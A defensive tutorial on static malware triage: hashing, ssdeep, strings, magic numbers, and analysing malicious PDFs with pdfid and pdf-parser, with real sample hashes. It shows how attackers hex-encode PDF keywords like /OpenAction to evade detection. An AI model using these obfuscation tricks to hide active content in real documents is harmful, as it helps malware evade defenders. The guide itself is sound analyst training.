Malicious File Analysis

Version 1.0 | May 2021

Sylvain Hirsch
sylvain@sylvainhirsch.ch
github.com/sylvainhirsch/malware

Introduction

The objective of this document is to provide step-by-step explanations to analyse and triage potential malicious files to determine if they are malicious and to understand their actions.

Cheat Sheet

A cheat sheet that summarises the processes and tools to perform static and dynamic malware analysis is available here.

Malware Analysis Environment

For malware analysis, I recommend and use the two below pre-configured virtual machines:

- Remnux VM – for static malware analysis
- Flare VM – for dynamic malware analysis

WARNING – It is important to only perform malware analysis in a safe environment. If you have never set up a safe malware analysis environment, I recommend reading chapter 2 "Malware Analysis in Virtual Machines" in the Practical Malware Analysis book.

Additional Information

For additional information or feedback, visit github.com/sylvainhirsch/malware or contact me by email at sylvain@sylvainhirsch.ch

Table of Contents

Static Malware Analysis – Generic Steps

The "Static Analysis General" steps can be performed on all types of potentially files. It consists of four steps that permit to assess if the file is malicious, to identify Indicators of Compromises (IOCs) and, to determine the file type.

The below sample is used to illustrate the next steps:


- SHA256: 9661e673c0a2c6828531304437fd4e782f8ebac792d12563896bd46e16f02333

Hash Value

The hash value is a digital fingerprint of a file that is used to uniquely identify it. To avoid collision, it is recommended to avoid using old cryptographic hash functions (e.g., MD5). SHA256 can be used to compute the file's hash value.

- **`certutil.exe -hashfile file SHA256`**
  - Windows

- **`sha256sum file`**
  - Linux



The fuzzy hash (ssdeep) can be computed to identify files with similar or quasi-similar patterns, enabling the identification of similar files.

- **`ssdeep.exe file`**
  - Windows

- **`ssdeep file`**
  - Linux

I created two files with almost the same content. I can then use **ssdeep** to compare the two files.

- **ssdeep -s file* >> fuzzy.db**
- **ssdeep -s -a -m fuzzy.db file***

```
remnux@remnux: ~/Desktop/malware
File  Edit  View  Search  Terminal  Help
-rw-r--r-- 1 remnux remnux   2333 Mar 17 01:11  pdf0000910.pdf
-r-------- 1 remnux remnux 112976 Jan  7 01:40  sharefile.pdf
-rw-r--r-- 1 remnux remnux 103786 Mar 17 00:57  UPDATE-CONTACT-FORM2020.pdf
remnux@remnux:~/Desktop/malware$ clear

remnux@remnux:~/Desktop/malware$ ssdeep -s file* >> fuzzy.db
remnux@remnux:~/Desktop/malware$ cat fuzzy.db
ssdeep,1.1--blocksize:hash:hash,filename
24:zRbRbRbBUJUJUJVmtFN0eswI9NGCRFf4rFwzFfIYG+nOIFgNpU6OrB:hXN0Xw2jUIdbL,"/home/remnux/Desktop/malware/file1"
24:zRbRbRbBUJUJUJVmtFN0eswI9NGCRFf4rFwzFfIYG+nOIFgNpUE:hXN0Xw2jUIdbE,"/home/remnux/Desktop/malware/file2"
remnux@remnux:~/Desktop/malware$ ssdeep -s -a -m fuzzy.db file*
/home/remnux/Desktop/malware/file1 matches fuzzy.db:/home/remnux/Desktop/malware/file1 (100)
/home/remnux/Desktop/malware/file1 matches fuzzy.db:/home/remnux/Desktop/malware/file2 (96)
```


As you can see in the above output, the two files are similar to 96%.

Hash Lookup

Open source malware databases and sandboxes (e.g., VirusTotal, Hybrid Analysis, AlienVault OTX, etc.) can be used to identify if the file is already known as malicious, as well as to obtain additional information.


To follow the OpSec (Operations security) best practices, it is recommended to only perform a hash lookup and to not submit sensitive samples to open source databases or sandboxes.

- Detection Result
  Do not only rely on the hash lookup to determine if a file is malicious. This step only provides an initial result.
  - The "Antivirus results history" (highlighted in green in the below screenshot) can be interesting.



- Relations


  The relations section enables the identification of related IOCs (e.g., C2 server).



- Content

  The content section contains the extracted strings of the file (cf. below steps).


  This step permits the identification of interesting elements, as "/Filter /FlateDecode" in this PDF file. For more information about "FlateDecode" refer to the *PDF File Analysis*.




Strings Extraction

The *Strings Extraction* permits the extraction of all strings from the file and the identification of interesting strings/IOCs (e.g., URL, command lines, encoded strings, path, registry keys, etc.).


- **`strings file`**
  - **`-n`** - to specify the minimum string length (the default value is 3).



- **`strings file | grep http`**
  - print only strings with http



- **`strings file | egrep Regex`**
  - to find specific pattern (e.g., URL, IP, etc.)



This regex (cf. Appendix) permits the identification of IOCs and encoded IOCs that are present in malicious files.


File Signature

The File Signature (aka "magic number") is a number embedded at or near the beginning of a file that indicates the file format. As the file extension of a file can be renamed, it is important to verify the magic number of the file to determine the correct file type.

The magic number check permits the determination of the following steps of the analysis (e.g., pdf, rtf, etc.)

- **`hexdump.exe file | head`**
  - Windows

- **`xxd file | head`**
  - Linux



The below table summarises the magic number for the main document types. For more magic number values, check this website.

File Type	Hex Magic Value	ASCII Value
PDF	25 50 44 46	%PDF
Microsoft Office OLE2 file (e.g., .doc, .xls, etc.)	D0 CF 11 E0	
Microsoft Office OOXML file (e.g., docx)	50 4B 03 04	PK
Rft	7B 5C 72 74	{ \rft
exe, dll, sys	4D 5A 90 00	MZ
Rar	52 61 72 21	Rar!


PDF File Analysis

PDF File Format

To analyse malicious PDF it is important to have at least a basic understanding of the pdf file format. Portable Document Format (PDF) is a proprietary file format developed by Adobe. In summary, PDF files are principally composed of objects that contain data or specific functions.

PDF is composed of five parts:


- Header: Magic number %PDF-1.5
- Object(s): Every object has the following format:
  - "1 0 obj" – It starts with two number and "obj"
    - The first number is the numeric id of the object.
    - The second number is the version of the object.
  - "<< … >>" – An object container that stats with "<<" and ends with ">>"
  - "endobj" – It ends by "endobj"
- Cross Reference: not "really" relevant in the malware context.
- Trailer: not "really" relevant in the malware context.
- End of File: "%%EOF"



Object

PDF are mainly composed of objects that contain specific data within the document or perform a specific function.

An important point is that an object can refer to another object using the corresponding object id. In the below screenshot the object 2 is referencing to the object 9 (*9 0 R*) and 3 (*3 0 R*).



PDF objects can consist of various types of objects. The stream object (one type of pdf object) contains an unlimited sequence of bytes. The data stream can be modified, compressed, or even encoded using filters. When a filter is used, the value following *"/Filter"* indicates the method to decompress or decode the stream.

Data in pdf can be partially or fully encoded in multiples ways (e.g., hexadecimal, octadecimal, additional whitespace, etc.).

The below example shows how data can be encoded in a PDF. The objective of the below encoding is to complicate the identification of the *FlateDecode* filter:

- Filter [/F#6c#61#74e#44e#63#6fde/#41#53#43II#38#35#44#65#63#6fd#65]
- FlateDecode --> 46 6c 61 74 65 44 65 63 6f 64 65

Interesting Elements

The below actions and elements provide a good insight into the PDF behaviors:

- /OpenAction or /AA: an action is automatically performed when the pdf is opened
- /JavasScript or /JS: the pdf contains a JavaScript code
- /Name: refers to name instead of the keyboard
- /EmbeddedFiles: indicates a dictionary with the embedded files
- /URI: an URL is accessed
- /SubmitForm: data can be transferred to a website.
- /Launch: a program is automatically spawned when the pdf is opened

It is worth being careful when a PDF contains:

- /OpenAction or /AA with /JavasScript or /JS
- /URI or /SubmitForm with /Launch


The below sample is used to illustrate the next steps:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbdfbced2031b8863ba84a3050c56bea

Strings

Using **`strings`** command, as explained in the "Static Analysis General" section, interesting elements can be revealed.

- **`strings badpdf.pdf`**



The PDF contains some obfuscation techniques. With a bit of experience and as demonstrated below, it can be identified that the pdf contains some OpenAction and some encoded data with *FlateDecode* filter.


The *OpenAction* and *FlateDecode* words are encoded in hexadecimal:

- OpenAction
  - #4fp#65#6e#41cti#6fn
- FlateDecode
  - /#46lat#65#44ec#6f#64e/#41S#43I#49#48ex#44ec#6f#64#65]

Pdfid


Pdfid (Didier Stevens) is a utility that scans PDF documents to look for certain PDF keywords, allowing to identify for example JavaScript or OpenAction. It also provides statistics about the elements within the document.

- **pdfid.py badpdf.pdf**



This PDF contains an *OpenAction* and a *JavaScript* code.

- **pdfid.py -n badpdf.pdf**
  - **-n** - argument can be used to only output the present elements



Pdf-parser


Pdf-parser (Didier Stevens) is a tool that parses PDF documents to identify the fundamental elements in the PDF.

There are some useful arguments for pdf-parser.

- **-s** or **--search** - to search for a stream of /ObjStm objects
- **-o** or **--object** - to search for an object id
- **-f** or **--filter** - to pass the stream through filters to decode it
- **-w** or **--raw** - to output the raw output
- **-d** or **--dump** - to dump a stream

Using the pdf-parser **-a** and **-O** arguments provides the equivalent information obtained with pdfid.


- **pdf-parser.py -a -O badpdf.pdf**
  - **-a** - displays the stats for the file
  - **-O** - extracts and parses the objects inside stream objects.



The *OpenAction* is located in object number 1 and the JavaScript is in object number 5.

